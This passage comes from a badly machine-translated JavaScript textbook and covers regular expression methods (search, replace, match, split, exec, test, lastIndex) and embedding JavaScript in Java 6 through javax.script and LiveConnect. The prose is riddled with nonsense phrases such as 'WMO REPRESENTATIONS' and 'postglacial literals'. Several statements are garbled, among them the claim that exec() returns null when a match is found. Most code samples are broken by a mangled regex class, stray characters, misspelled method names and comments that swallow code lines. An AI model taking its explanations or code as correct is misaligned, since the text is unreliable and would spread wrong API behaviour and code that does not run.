" JavaScript ". search (/ script / i );
```

If the argument to the search () method is not a regular expression, it is first converted by passing it to the RegExp constructor . Method search () will not support Vaeth global search and ignores flag g in its ap d umente.

The replace () method performs a search and replace operation. It takes a regular expression as its first argument and a replacement string as its second. The method searches the string for which it is called for a match to the specified pattern. If the regular expression contains a flag g , the method of the replace () replaces all WMO REPRESENTATIONS line replacement string, otherwise it replaces only the first occurrence. If the first argument to the replace () is to fight is not a regular expression and a string, the meth od performs a literal string search and does not convert it into a regular expression using the designer the RegExp (), as does the method search (). As an example, we can use the vatsya by the replace () for a uniform arrangement of capital letters with lo ve « JavaScript » for the entire line of text:

```
// Regardless of the case of characters, replace with a word in
the required case text . replace (/ javascript / gi , " JavaScript
");
```

However, the method replace () is a more powerful than sous can dit of this example. Recall that parenthesized subexpressions inside a regular expression are numbered from left to right, and that the regular expression remembers the text that matches each of the subexpressions. EU Does the replacement string is present the $ sign with the number, the method repl by ace () replaces these two characters, the text corresponding to the specified

subexpression. This is a very useful feature. We can use it, for example, to replace The direct Mykh quotes in a string typographical quotation marks that mimic the ASCII - characters:

```
// Quote a is a quote followed by any number of characters
// other than quotes (we remember them), these characters are followed by
// another quote.
var quote = / "([~"] *) "/ g ;
// Replace the straight quotes with typographic ones and leave
// the contents of the quote as stored in $ 1. text . replace (
quote , "" $ 1 "");
```

The method of the replace () provides other valuable opportunities that RASSC is called in the third part of the book when describing the design String . replace (). Ca

my importance that it should be noted - the second argument replace () may be a function tion dynamically computes the replacement string.

The method of the match () - is the most common methods of class String , based on regular expressions. He takes as edi nstvennogo argument re gular Expression (or converts its argument to the regular expression by passing it to the constructor of the RegExp ()) and returns an array of sodas e rzhaschy the results you find. If the g flag is set in the regular expression , the method returns an array of all matches in the string. For example:

```
"1 plus 2 equals 3" . Match (/ \ d + / g ) // returns [ "1", "2", "3"]
```

If the regular expression does not contain a flag g , the method of the match () does not perform glo ballroom search; it just looks for the first match. However, matc h () returns an array even when the method does not perform a global search. In this case, the lane vy array element - is found line, and all the remaining elements before resents a subexpression of the regular

expression. Therefore, if the match () returns an array of a , then a [0] would contain the found string entirely, a [1] - substring corresponding to the first subexpression, etc. Through steam.. Allele with the method replace (), it can be said that in *a [n] the* contents of $ n are written .

As an example, consider the following code to parse a URL :

```
var url = / (\ w +): \ / \ / ([\ w .] +) \ / (\ S *) /;
var text = "Visit my home page http : // www . isp . com / ~ david ";
var result = text.match (url);
if (result! = null) {
    var fullurl = result [0]; // Contains " http://www.isp.com/~david "
    var protocol = result [1]; // Contains "http"
    var host = result [2]; // Contains " www.isp.com "
    var path = result [3]; // Contains it "~ david"
}
```

Finally, there is one more feature of the match () method that you should be aware of. The array it returns has, like all arrays, a length property . Od Nako when match () is called with the regular expression without flag g , RETURN by thallium array imee m has two properties: index , comprising: a position number SIM ox within the row from which to start matching and input , which is a copy of the line in which the number of searches. That is, in the above example, the value is result . index will be 31 because n and ydenny th URL address will start with the text of the 31-th position. Property of result . input must contain the same string as the text variable . For a regular expression r that does not have the g flag set , call s . match (r) returns the same value as r . exec (s). Little zdnee in this chapter, we discuss the method of the RegExp . exec ().

The last of the object methods String , which uses you regular expressions - is the split (). This method splits the string for which it is called into an array of substrings using the argument as a delimiter . For example:

```
"123,456,789". split (" ,"); // Returns ["123", "456", "789"]
```

The method of the split () can also be taken as an argument a regular expression is applied. This makes the method more powerful. For example, we can specify the partition Tel, allowing arbitrary h The number of whitespace characters on both sides:

```
"1,2, 3, 4, 5". split (/ \ s *, \ s * /); // Returns ["1", "2", "3", "4", "5"]
```

The split () method has other features as well. Full description is given in the third her part of the book when Opis AANII structure String . split ().

11.3. RegExp object

As I mentioned earlier in this chapter, regular in yrazheniya presented as objects of the RegExp . Besides constructor RegExp (), objects RegExp subtree alive three methods and some properties. The peculiarity of the R egExp class is that it defines both class properties (or static properties) and instance properties. That is, it defines global properties belong -containing designer of the RegExp (), as well as properties belonging to specific objects the RegExp . M Methods for the search and the class properties RegExp described in the following two subsections.

The RegExp () constructor takes one or two string arguments and creates a new RegExp object . The first constructor argument - a string that contains the body of a regular expression, t. E the text, which should be between to. Symi features in regular expression literals. Note: In the ranks postglacial literals and regular expressions to refer to the Governing sequences used by the \ character so conveying constructive torus Re - gexp () regular expression as a string literal, you must replace all occurrences of \ \\ symbol. The second argument to RegExp () may be missing. EC if it is listed, it sets the regular expression flags. It must be one of the characters g , i , m, or a combination of these characters. For example:

```
// Finds all 5-digit numbers in a string. Pay attention to the use
// in this example characters \\
var zipcode = new RegExp ("\\ d {5}", " g ");
```

Designer of the RegExp () is useful if you regularly pronounced s CREATE etsya dynamically and therefore can not be represented by a literal syntax of regular expressions. For example, to find the string entered by the user, it is

necessary to create a regular expression during execution of a power RegExp ().

11.3.1. RegExp Class Methods for Pattern Search

RegExp objects define two methods that perform pattern matching; they behave like Class Methods String , as previously described. The main method of the class the RegExp , used to search for a pattern - this is the exec (). It is similar to the previously mentioned match () method of the String class , except that it is a method of the RegExp class that takes a string as an argument, and not a method of the String class that takes a RegExp argument . Method exec () executes a regular expression for the specified hydrochloric line m. E. Searches the string matching. If by correspondence is found, the method returns null . However, if a match is found but it returns the same array as the array returned by the match () to find without a flag g . Zero element of the array with the win line Correspondingly vuyuschuyu regular expression and all the subsequent elements - the substring corresponding to all subexpressions. Also, the index property contains but

lll

measures the position of the character, which starts the appropriate Fra gment and its GUSTs input refers to the string to be searched.

Unlike match (), the method exec () returns an array structure for which no hanging of the presence of the flag in the regular expression g . Remember that when a forehand Th global regular in yrazheniya method natch () returns an array nai dennyh matches. And the exec () always returns a single line, but Predosa were lent to it the full information. When the exec () is called to regu l yarnogo expression containing flag g , method sets property l astMex sites

that equal number of the regular expression character position, follows immediately sredstvenno the matched substring. When exec () is called a second time for the same regular expression, it starts the search at the character whose position is specified in the lastMex property . If the exec () does not find a matching property lastMex equal to the G . (You can also set lasHndex to zero in Liu fight time, what should be done in all cases, when you complete the search before it found the last match in a row and start searching in a different row with the same object of the RegExp .) This is a special behavior allows us to call the exec () repeatedly to cycle through all the regular expression matches the NIJ in a row. For example:

```
var pattern = / Java / g ;
var text = " JavaScript - it bo Lee funny thing than JavaI ";
var result ;
while (( result = pattern . exec ( text )) I = null ) {
   alert ("Found '" + result [0] + +
        " in position" + result . index +
        "; the next search starts with" + pattern . lastIndex );
I
```

Another method of the RegExp object is test (), which is much simpler than the exec () method . It takes a string and returns to true , if the string matches the regular expression:

```
var pattern = / java / i ;
pattern . test (" JavaScript "); // Returns true
```

Challenge test () is equivalent to calling the exec (), returning a to true , if the exec () WHO rotates not null . For this reason, the method test () behaves the same as the method of an ex - ec () a call for a global regular expression: he begins to search for the specified string to the position specified property lastMex , and if it finds soot sponds, in -establishes property lastMex equal number character position, not mediocre for the next matches. Therefore, we can create by using the method test () line bypass loop as well as with the Pomo schyu method of the exec () .

The search (), replace (), and match () methods of the String class do not use the last - Mex property , unlike the exec () and test () methods . In fact, the class methods String simply dumped lastMex to 0. If we use the exec () or test () with Shablo prefecture in which the flag is set g , and perform poi ck in a few lines, then we either have to find all matches in each row to property lastMex automatically reset to zero (this happens when the last search is

unsuccessful), or explicitly set the property lastMex , equally well, Liu. If this is not done, then the search in a new line can begin with some

arbitrary position, not from the beginning. Finally, remember that a particular behavior d ix properties lastlndex only applies to regular expression m with a flag g . Me tody exec () and test () ignore property lastlndex objects RegExp , lacking flag g .

11.3.2. RegExp Instance Properties

Each RegExp object has five properties. Property -source - is available roofing to read a string containing a tech item of the regular expression. Property glo bal - it is a read-only Boolean value that op p edelyayuschee, having whether etsya flag in the regular expression g . The property of the ignoreCase - it is a read-only Boolean value that indicates whether there is in regular nom flag expression i . Property multiline - it is a read-only lo gical value that indicates whether the regular expression flag m . And last property lastlndex - is an integer, read-and Vo ice si. For patterns with the g flag, this property contains the number of the position in the string at which the next search should start. As described in the previous time really, it uses the method of the exec () and test () .

Scripting for Java Applications

Despite its name, JavaScript has nothing to do with Java . Unless there is some syntactic similarity due to the fact that both programming languages borrowed the syntax of the C programming language . But a deeper examination of both languages are owls ershenno vari mi. However, as a result of the development JavaScript can now use camping in programs written in the Java . [1] This fact is taken into account in the realization tion Java 6, which included a built-in interpreter extends Java Script , that allows you to easily embed JavaScript -stsenarii in any Java - application. In addition, some interpreters JavaScript (like the one that represented in the composition of Java 6) have a functionality of allows one JavaScript - stsenariyam vzaimodeys tvovat with Java objects, the lips are time limitations to request the values of properties and invoke methods on objects.

This chapter primarily describes how to implement an interpreter JavaScript in applications written in Java 6, and how to run JavaScript-scene Rhee and of these applications. Then demonstrated how to organize Nepo sredstvenno interaction with Java -objects of JavaScript -stsenariev.

The theme of Java we will return in chapter 23, which will be discussed on the Java -appletah and expansion modules Java for web browsers in.

12.1. Embedding JavaScript

We are approaching the end of the first part of the book, which describes the basics of the Java Script . The second part of this book is devoted entirely to the use of the Java Script in web browsers. However, before starting to discuss this topic,

This chapter is well designed for Java -programmistov, and many examples of it NADI Sana'a wholly or partly in the language Java . If you are not familiar with this programming language, you can simply skip this chapter.

koro TKO consider the problem of embedding JavaScript into other applications. Optionally divergence embed JavaScript in the application is usually dictated by the desire to allow the user to adjust the application to your needs at a power scenarios. Web browser of Firefox , for example, allows you to manage favor vatelskim interface using JavaScript -stsenariev. Many others with false, have comprehensive capabilities, support the mood ku using the scripting language of a particular type.

The project Mozilla provides two interpreter JavaScript , propagation stranyaemyh open source. Interpreter SpiderMon the k ey - the original version of JavaScript , is implemented in the C . Version Rhino ReA ripple in the language of the Java . Both versions have applied interferon fic for embedding Niya. If it becomes necessary to add the ability to control via JavaScript -sts e nariev application written in C, choose the version of SpiderMonkey . If necessary, add the ability to manage the Java - application with pom oschyu scenarios, choose the version the Rhino . You can learn more about using these interpreters in your applications at *http : // www . mozilla . org / js / spidermonkey* and *http : // www . mozilla . org / rhino* .

With the advent of Java 6.0, it is even easier to introduce JavaScript scripting support into Java applications. It is this topic that is the subject of this chapter. As part of the Java 6 has a new package javax . script , which implements generalized whelping interface for scripting languages, and built-in version of the Institute terpretatora JavaScript - the Rhino , which uses this package in their work. [1]

Example 12.1 demonstrates the basics and to use the package javax . script : in e is an example of an object are the ScriptEngine , koto p th is eq interpreter zemplyar JavaScript , and the object of the Bindings , storing the values the Java Script-variables. After that, run the script that is stored in an

external file, through the transfer of the object -flow java . io . Reader and linking object Bindings method of the eval () object the ScriptEngine . The method of the eval () in a zvraschaet result of the script, or throws an exception ScriptException , if in the process of IP error occurred complements

Example 12.1. Programs ma language the Java , runs the JavaScript -stsenarii

```
import javax.script. *; import
java.io. *;
// Runs the JavaScript script file and outputs its results public
class RunScript {
    public static void main (String [] args) throws IOException {
        // Create an instance of the interpreter, or " ScriptEngine ", to run
        the script. ScriptEngineManager scriptManager = new
        ScriptEngineManager ();
        ScriptEngine js = scriptManager . getEngineByExtension (" js ");
        // The script file to run String filename = null ;
```

K the time at this writing implementation Java 6 was still in the stage times rabotki. The javax . script already sufficiently mature to its WMS but it was describe here, but there is some probability that the Institute of Applied terfeys package can undergo be any changes in the final version.


```
// The Bindings object is a symbol table, or namespace,
// for the interpreter. It stores variable names and values // and
makes them available in the script.
Bindings bindings = js . createBindings ( );
```

```
// Handle arguments. The string can contain an arbitrary number of // arguments of the form - Dname = value , which define the variables to be used in the script. // Any arguments begin not with - D , taken as they ene file for ( int i = 0; i < the args . The length ; i ++) {
    String arg = args [i]; if (arg.startsWith ("-
    D")) {int pos = arg.indexOf ('='); if (pos ==
    -1) usage ();
        String name = arg.substring (2, pos);
        String value = arg.substring (pos + 1);
        // Note: all declared variables are strings .
        // Scripts can convert them to other types as needed. // It is also possible to pass java . lang . Number ,
        // java . lang . Boolean and any other Java objects , or null . binding s . put ( name , value );
    }
    else {
        if ( filename ! = null ) usage (); // must be the only file filename = arg ;
    }
}
// Make sure the argument string contains the filename. if ( filename == null ) usage ();
// Add one or more bindings using a special // reserved variable to give the interpreter the name // of the script file to execute.
// This will allow for more informative error messages. bindings . put ( ScriptEngine . FILENAME , filename );
// Create a stream object to read the script file.
Reader in = new FileReader (filename);
try {
    // Execute the script using objects with variables and get the result.
    Object result = js . eval ( in , bindings );
    // Print the result.
    System . out . println ( result );
}
catch ( ScriptException ex ) {
    // Or display an error message.
    System . out . println ( ex );
```

```
    }
}
static void usage () {
    System . err . println (
    "Order of use: java RunScript [- Dname = value ...] script . Js "); System
    . exit ( l );
}



}
```


Object Bindings , generated in this example, is not static - any variables created JavaSoript -stsenariem stored in this object. In at least 12.2 is a more practical item Example in language the Java . Here the object Bindings stored in Ob ekte ScriptContext at a higher level field vie gence that allows access to the variables, but new variables in the Ob ekte Bindings are not saved. An example is the implementation of a simple Sheha file processing class with the ability to configure : the parameters are stored in a text file in the form of name / value pairs, which can be obtained from the Pomo schyu class described here the Configuration . Values may be a string E, numerical or logical, and if the value is surrounded by braces mi, he about transmits tsya interpreter JavaScript for calculation. I wonder how obe to t java . util . Map , keeping the name / value pairs, wrapped in an object SimpleBin - dings , so that the interpreter JavaScript can also access zna cheniyam other variables defined in the same file. [1]

ɜ 12.2. File processing class with mood th ki that interprets JavaScript -vyrazheniya

```
import javax.script. *; import
java.util. *; import java.io. *;
/ **
   * This class resembles java . util . Properties has , but allows you to
   define yat
   * property values as expressions in JavaScript .
   * /
public class Configuration {
   // Here, by default, the name / value pairs Map < String , Object
   > will be stored defaults = new HashMap < String , Object > ();
   // Methods for accessing parameter values
   public Object get ( String key ) { return defaults . get ( key ); }
   public void put (String key, Object value) {defaults.put (key, value); }
   // Initialize the contents of the Map object from a file with name / value
   pairs.
   // If the value is surrounded by curly braces, it must evaluate // as
   a JavaScript expression .
   public void load (String filename) throws IOException, ScriptException
   {
      // Create an instance of the interpreter
      ScriptEngineManager manager = new ScriptEngineManager ();
      ScriptEngine engine = manager.getEngineB yExtension ("js");
      // Use your own pair of name / value in a JavaScript - Variables .
      Bindings bindings = new SimpleBindings (defaults);
      // Create a script execution context .
      ScriptContext context = new SimpleScriptContext ();
```

How will pok azano later in this chapter, the script language JavaScript access to us any public member of any public classes. Therefore, from the from the security software siderations Java -code, run custom scripts, usually performed with limited privileges. However, dis denie security Java beyond the scope of this book.

```
// Define the context of the variables so that they are available from the
script,
// but so that variables created in the script don't fall into the Map object
context . setBindings ( bindings , ScriptContext . GLOBAL _ SCOPE );
BufferedReader in = new BufferedReader (new FileReader (filename));
String line;
while ((line = in.readLine ())! = null) {
   line = line.trim (); // discard leading and trailing sample ly if
   (line.length ( ) == 0) continue; // skip empty lines if (line.charAt
   (O) == '#') continue; // skip comments
   int pos = line.indexOf (":"); if (pos == -1)
      throw new IllegalArgumentException ("syntax:" + line);
   String name = line.substring (0, pos) .trim ();
   String value = line.substring (pos + 1) .trim ();
   char firstchar = value.charAt (0);
   int len = value.length ();
   char lastchar = value.charAt (len-1);
   if (firstchar == "" && lastchar == "") {
      // The double quoted strings are defaults string values . put (
      name , value . substring (1, len -1));
   }
   else if (Character.isDigit (firstchar)) {
      // If the value starts with a digit, try // to interpret it as a
      number try {
         double d = Double.parseDouble (value);
         defaults.put (name, d);
      }
      catch (NumberF ormatException e) {
         // Mistake. This is not a number. Save as defaults string .
         put ( name , value );
```

```
        }
    }
    else if ( value . equals (" true ")) // boolean defaults . put (
    name , Boolean . TRUE ); else if ( value . equals (" false "))
            defaults . put ( name , Boolean . FALSE ); else if ( value .
    equals (" null ")) defaults . put ( name , null ); else if ( firstchar
    == '{' && lastchar == '}') {
        // Values in curly braces are evaluated as JavaScript expressions String
        script = value . substring (1, len -1);
        Object result = engine.eval (script, context) ; defaults.put
        (name, result);
    }
    else {
        // By default, just store the value as a string defaults . put (
        name , value );
    }
}



}
```



```
        // Simplest class test
        public static void main ( String [] args ) throws IOE xception ,
        ScriptException {
            Configuration defaults = new Configuration
            (); defaults.load (args [0]);
            Set <Map.Entry <String, Object >> entryset =
            defaults.defaults.entrySet (); for (Map.Entry <String, Object>
```

```
        entry: entryset) {
            System.out.printf ("% s:% s% n", entry.ge tKey (), entry.getValue
            ());
        }
    }
}
```

12.1.1. Type conversion with the javax package . script

Whenever a program code written in one language PROGRAMMING Bani, refers to software code written in another language about programming, you must consider how to display types so nnyh ML rated programming language on types of data in a different programming language. [1] Suppose that there is a need to assign a receptacle and cheniya types java . lang . String and java . lang . Integer variables in the Bindings object . When the Java Script-script address to these variables, the values of which types he obna ruzhit? And if the result of the JavaScript -stsenariya be logical values of the value of the type of return method of the eval ()?

In the case of Java and JavaScript, the answer is quite simple. When Ob nuts are Bindings saved Java object named (there is simply no way to save the values of primitive types), it is converted to JavaScript is the value in the soot sponds to the following rules:

- Boolean objects are converted to the Boolean Ja v aScript type .
- All java objects . lang . Number converted to a JavaScript -numbers.
- the Java -objects Character and String are converted to JavaScript -row.
- the Java is the value null is converted to JavaScript is the value null .

All other Java -objects simply wrapped in JavaScript -Volume EKT Java the Object (details about the type of JavaObject describes later in this chapter, which deals with the organization of interaction with Java -objects from JavaScript - scripting).

There are a few notes on converting numbers. All Java -numbers pre- formed in the JavaScript -numbers. This applies to the types Byte , Short , Integer , Long , Float , Double , as well as java . math . BigInteger and java . math . BigDouble . Special ve nificant values such as Infinity and NaN , supported and both languages easily converted into one another. Note that numeric JavaScript is a 64-bit real-valued type and is

In general, one should take into account the presence of types that are representable in one of the languages, but absent in the other. In this case, it could have a camping necessary simulates vanie missing type artificial user-defined type. - *Note. scientific. ed.*

sponds Java -type double . Not all values of Java -type long can transform Vanir in type double without losing accurate spine, so in the case of JavaScript-based scenarios transmission Nariyama values of type long data may be lost. The same applies to five memory Biglnteger and BigDecimal : lower digits may be lost number in E, if the numerical values in Java will have the higher th accuracy than can be represented in JavaScript . Or if the numeric value in Java is greater than Double . MAX _ the VALUE , it is converted to JavaScript is the value of Infinity .

Conversions in the opposite direction are performed in the same way. When Java Soript -stsenary stores the value in a variable (.. Ie, in object Bindings) or computed value JavaScript -vyrazheniya, on the side of Java - program conversion value types is performed in accordance with trace following rule:

• Boolean JavaScript values are converted to Java Boolean objects .

• JavaScript string values are converted to Java String objects .

JavaScript numeric values are converted to Java Double objects . Infinity and NaN values are converted to their corresponding Java values.

• JavaScript are the values null and undefined are converted to Java is the value null .

Objects and Arrays JavaScript are converted to Java -objects undefined type. These values can be passed back to JavaScript , but they have an API that

is not intended to be used in Java programs . Note: Objects wrapper such as String , Boolean A and Number of language JavaScript are converted to Java -objects neop certain type of, rather than in the value of their corresponding type on the side of Java .

12.1.2. Compiling scripts

If it is necessary to execute the same script several times (possibly with different sets of variables), is much more efficient compile Vat script once, and then call the pre-compiled version. To make it possible, for example, as follows:

```
// This is the text of the script to be compiled.
String scripttext = " x * x ";
// Create an instance of the interpreter.
ScriptEngineManager scriptManager = new ScriptEngineManager ();
ScriptEngine js = scriptMana ger . getEngineByExtension (" js ");
// Bring it to the type of interface compilable , to be able to compile.
Compilable compiler = ( Compilable ) js ;
// Compile the script into a view that will enable.
// run it multiple times
Co mpiledScript script = compiler . compile ( scripttext );
// Now run the script five times, using different values for x each time
Bindings bindings = js . createBindings (); for ( int i = 0; i <5; i ++) {
bindings . put (" x ", i );
    Object result = script . eval ( bindings );
    System . out . printf (" f (% d ) =% s % n ", i , result );


}
```

12.1.3. Calling JavaScript Functions

Among other things, the javax . script allows you to run the script is one zhdy and then repeatedly call the f Functions defined in this scenario. This can be done, for example, as follows:

```
// Create an interpreter instance, or " ScriptEngine ", to run the script
ScriptEngineManager scriptManager = new ScriptEngineManager
();
ScriptEngine js = scriptManag er . getEngineByExtension (" js ");
// Run the script. Its result is discarded because // we are only
interested in the function definition. js . eval (" function f ( x ) {
return x * x ;}");
// Now you can call the function declared in the script and. try {
    // Cast ScriptEngine to interface type Invokable ,
    // to be able to call functions.
    Invocable invocable = ( Invocable ) js ; for ( int i =
    0; i <5; i ++) {
        Object result = invocable . invoke (" f ", i ); // Call the
        function f ( i ) System . out . print f (" f (% d ) =% s % n ", i ,
        result ); // Outputting the result
    }
}
catch ( NoSuchMethodException e ) {
    // This part of the program is executed if the script does
    not contain // the definition of a function named " f ".
    System.out.println (e);
}
```

12.1.4. Implementing interfaces in JavaScript

Interface Invocable , demonstrated in the previous section, among other things, allows for the language interface JavaScript . The Prima D 12.3 software used JavaScript -code from the file *listener . js* for imple tion interface java . awt . event . KeyList ener .

Example 12.3. Implementing a Java interface using JavaScript code

```
import javax . script . *; import java . io . *; import java . awt . event
. *; import javax . swing . *;
public class Keys {
    public static void main (String [] args) throws ScriptException,
    IOException {
        // Create an instance of the interpreter, or " ScriptEngine ", to run the
        script. ScriptEngineManager scriptManager = new
        ScriptEngineManager ();
        ScriptEngine js = scriptManager . getEngineByExtension (" js ");
        // Run the script. Its result is discarded because // we are only
        interested in function definitions. js . eval ( new FileReader
        (" listener . js "));
        // Cast to type Invocable and get an object that implements the
        KeyListener interface Invocable invocable = ( Invocable ) js ;
        KeyListener listen er = invocable . getInterface ( KeyListener . class
        );
```



```
        // Now use the KeyListener when creating a basic //
        graphical user interface.
        JFrame frame = new JFrame (" Keys
        Demo "); frame . addKeyListener ( listene
        r ); frame . setSize (200, 200); frame .
        setVisible ( true );
    }
}
```

Implementing an interface in the language JavaScript simply means determining the functions tions with names coinciding with the names of the

methods that are defined in the Institute terfeyse. Here's an example of a simple script that implements its KeyListener interface :

```
function keyPressed ( e ) {
    p ^^ key pressed: "+ String . fromCharCode ( e . getKeyChar ()));
}
function keyReleased ( e ) { / * does nothing * /}
function keyTyped ( e ) {/ * does nothing * /}
```

Note: Ad Here JavaS cript function keyPressed () prini maet object as an argument java . awt . event . KeyEvent and actually calls the Java object method . The next section explains how this is done.

12.2. Interacting with Java Code

Interpreters Jav a Script often hooked erzhivayut possibility of consulting the lam and call methods Java -objects. If the script has the means Internet access is pas objects through method arguments or object the Bindings , it can inter act with Java objects, the almost the same as with JavaScript -Volume ektami. And even if no Java object references are passed to the script, it can create its own Java objects. Netscape was the first company implements vavshey interoperability JavaScript -stsenariev with Java-based applications in E, when included in a howling interpreter SpiderMonkey means the interaction Wii with Java -applet and E in web browsers. In Netscape this technology is in the title of LiveConnect . Interpreter the Rhino , as well as the implementation of JScript , created naya by the Microsoft , have been adapted to respectively Corollary to the syntax of LiveConnect , so the name of LiveConnect is used throughout this chapter to refer to any implementation that combines JavaScript and the Java .

Let's start this section with an overview of some of the LiveConnect features . In subsequent boiling subsection x is a more detailed description of the technology LiveConnect .

Note: Rhino and SpiderMonkey implement slightly different versions of LiveConnect . The functionality described herein otno syatsya to the interpreter Rhino and can use camping in scripts embedded in the Java 6. Interpreter SpiderMonkey , realizing only a fraction of the possibility Nosta is covered in Chapter 23.

When a Java object named transmitted JavaScript -stsenariyu through the object Bindings or as a function argument, JavaScript -code can work with it The practical ski the same way as if it were a JavaScript object named. All of

the public fields and methods of the Java object are made available as properties of the JavaScript wrapper object . For example, let's say that a Java object is passed to the script ,

drawing diagrams. Now suppose that the object field is declared with a name lineColor type String , and that JavaSoript -stsenary preserves nyaet reference to that object in the variable name, it chart . Then JavaScript code can access this field as follows:

```
var chartcolor = chart . lineColor ; // Read the field of a
Java object. chart . lineColor = "# ff 00 ff "; // Write to the
Java object field .
```

Moreover, the JavaSoript script can even work with array fields. Before Assume that chart drawing object defines the following two fields (in the language of the Java):

```
public int numPoints; public double [] points;
```

Then a JavaScript program can access these fields as follows:

```
›r ( var i = 0; i < chart . nu mPoints ; i ++) chart . points [ i ] =
i * i ;
```

In addition to working with the fields of Java objects, JavaSoript scripts can call methods on these objects. For example, assume that the drawing object dia gram has a method named redraw (). This method has no arguments, and about one hundred and tells the object that the array points [] has changed and should ne rerisovat chart. A JavaSoript script can call this method as if it were a JavaScript object method :

```
chart . redraw ();
```

In addition, JavaSoript -stsenary can transfer methods arguments and sex chat return values. Transforming types of argument values and WHO rotated

values is performed as needed. Suppose the chart drawing object declares the following methods:

```
public void setDomain ( double xmin , double xmax );
public void setChartTitle ( String title ); public String
getXAxisLabel ();
```

Then the JavaSoript script can call these methods like this:

```
chart . setDomain (0, 20); chart . setChartTitle (" y = x * x
"); var label = chart . getXAxisLabel ();
```

At the end it should be noted that return values of Java -methods can be Java -objects and JavaSoript -stsenary can access the public fields and invoke public methods of these objects. In addition, Java Soript-code, you can even transfer Jav a -objects as arguments Java -methods. Let's say the chart drawing object contains a method named getXAxis () that returns another Java object, an instance of the Axis class . Suppose as well that the object has one method named setYAxis (), which was adopted maet as an argument an instance of Axis . Finally, suppose the Axis class declares a method named setTitle (). Then turn to this method in the ladies of JavaSoript as follows:

```
var xaxis = chart . getXAxis (); // Get the Axis object var
newyaxis = xaxis . clone (); // Create a copy of it
```



```
newyaxis . setTitle (" Y "); // Call its method ...
chart . setYAxis ( newyaxis ); // ... and pass it to another method
```

LiveConnect technology allows JavaScript code to create its own Java objects, which means that a JavaScript script can interact with Java objects without ever getting them from outside.

Global symbol Packages provides access to all the Java - objects that are known to inte r pretatoru JavaScrip t . Package expression . ja - va . lang is a

link to the java package . lang , and the expression Package . java . lang . Sys - tem - to the java . lang . System . For convenience, another global name java was introduced , which is short for Package . java . Call a static method of the java . lang . System from JavaScript script as follows:

```
// Call the Java static method System . getProperty ()
var javaVersion = java . lang . System . getProperty (" java . version ");
```

This is not limited to LiveConnect's capabilities , since JavaScript scripts can use the new operator to create new instances of Java classes. For example, consider a fragment of the JavaScript -stsenariya where cos given and displayed GUI component of the Java the Swing :

```
// Define an abbreviation for the javax package hierarchy . *
Var javax = Packages . javax ;
// Create some Java objects.
var frame = new javax . swing . JFrame (" Hello World ");
var button = new javax.swing.JButton ("Hello World");
var font = new java.awt.Font ("SansSerif", java.awt.Font.BOLD, 24);
// Call methods of new objects . frame.add (button);
button.setFont (font); frame.setSize (200, 200);
frame.setVisible (true);
```

To understand how LiveConnect organizes interaction between JavaScript - and Java -code necessary ponimat s what types of language data JavaScript ICs used in LiveConnect . These data types are described in the following sections.

12.2.1. JavaPackage class

A package in the Java programming language is a collection of interrelated Java classes. The JavaPackage class is a J avaScript data type that represents a Java package. JavaPackage properties are classes (classes are represented as the JavaClass class , which we will talk about shortly), as well as any other packages that are part of this package. Classes in JavaPackage defy ne rechisleniyu, therefore it is impossible to use a loop for / in for elucidating neniya contents of the package.

All JavaPackage objects are contained within the parent JavaPackage object . The global property named Packages is a top-level JavaPackage object that acts as the root of this package hierarchy tree. This object has properties such as java and javax , which are also JavaPackage objects that represent the

various Java class hierarchies available to the interpreter. For example , the JavaPackage class object is Pack

ages . java , it contains an object of the JavaPackage class - Packages . java . awt . For conve va global object it has another property java , which is reduced of m Packages . java . Thus, instead of typing the long Pack name - ages . java . awt , you can just type java . awt .
Continuing with our example, let's say that java . awt - is an object of the JavaPackage , containing conductive objects JavaClass , such as the class java . awt . Button . Cr ohm, it contains another object of the JavaPackage - class java . awt . image , which is in Java package java . awt . image .
The JavaPackage class has some disadvantages. There is no way to tell in advance whether or not the property of the object JavaPackage reference on Java is the class or another Java -Package whereby interpreter JavaSoript comes from pref false, that this class, and attempts to load it. Thus, when the Execu zuetsya expression, such as java . awt , LiveConneot first looks for a class with that name . If a class is not found, LiveConneot suggests that property refers to camping on the package, but there is no way to verify the presence of the package and see if there are real classes in this package. This raises another serious flaw if the prog rammist allows a typo in the name of the class Sa, LiveConneot safely accept a typo as the package name, rather than to say that a class with the same name does not exist.

12.2.2. JavaClass class

Class JavaClass - is the type of language data JavaSoript , representing Ja va is the class. Object class JavaClass does not have its properties: all of its properties are before the representation of similar properties public static fields and m enu Java -class. Those with tons aticheskie fields and methods

are sometimes called *fields of the class* and the *class of methods* to indicate that they belong to the class, rather than a separate instance of the class. Unlike the JavaPackage , class JavaClass admits repents ability to enumerate its properties in the loop for / in . Notably, objects of the JavaClass do not have properties that represent the fields and methods of an instance of a Java class — individual instances of Java classes are represented by the JavaObject class , which is described in the next section.

As noted earlier, objects of the JavaClass are contained in objects of the JavaPackage class . For example, name, java . lang of the JavaPackage class contains the System . Thus java . lang . The System - an object class JavaClass , representation -governing Java is the class java . lang . System . This JavaClass object in turn has properties such as out and in , which represent the static fields of the java . lang . System . Exactly the same way can be accessed from JavaSoript-based scenarios nariya system to any standard Java -classes. For example, the java . lang . Double is named java . lang . Double (or Packages . Java . Lang . Double) and the javax . swing . JButton is the name of the Packages . javax . swing . JButton .

Another way to get an object of the JavaClass class in JavaSoript is to use the getClass () function . Transmitting function getClass () any Ob EKT class JavaObject , you can retrieve the object JavaClass , which will be the representation of Java -class of this object. [1]

Do not confuse the dedaeeO function, which returns an IauaIaee object, with the dedaeeO method, which returns the] awa.1apd.01az8 object.

As the only instance of the class JavaClass obtained with it can perform nekoto rye action. Class JavaClass implements the functionality of

LiveConnect , koto paradise allows JavaScript -program to receive and record the values obschedos -reach static fields Java -klas owls and cause public Static Ap skie methods of Java -classes. For example java . lang . System is an instance of the JavaClass class , and getting and writing the values of the static fields java . lang . System as follows:

```
var java _ console = java . lang . System . out ;
```

The static methods java . lang . System :

```
var java _ version = java . lang . System . getProperty (" java . version ");
```

We have already stated that Java is a strongly typed language: all of A, methods and arguments have its their types. If you try to record zna for sign field or pass an argument of the wrong type, an exception is thrown.

Class JavaClass has one very important wasps of singularity. Permitted uses Vat class facilities JavaClass in the operator new to create new instances of Java -classes, t. E. To create objects JavaObject . Syntactically, in JavaScript (as well as in Java), this operation is no different from creating a regular JavaScript object:

```
var d = new java.lang.Double (1.23);
```

Now that we have created a JavaObject in this way, we can return to the getClass () function and demonstrate how it is used:

```
var d = new java . lang . Double (1.23); // Create JavaObject
var d _ class = getClass ( d ); // Get JavaClass for JavaObject
if ( d _ class == java . lang . Double ) ...; // This comparison will return true
```

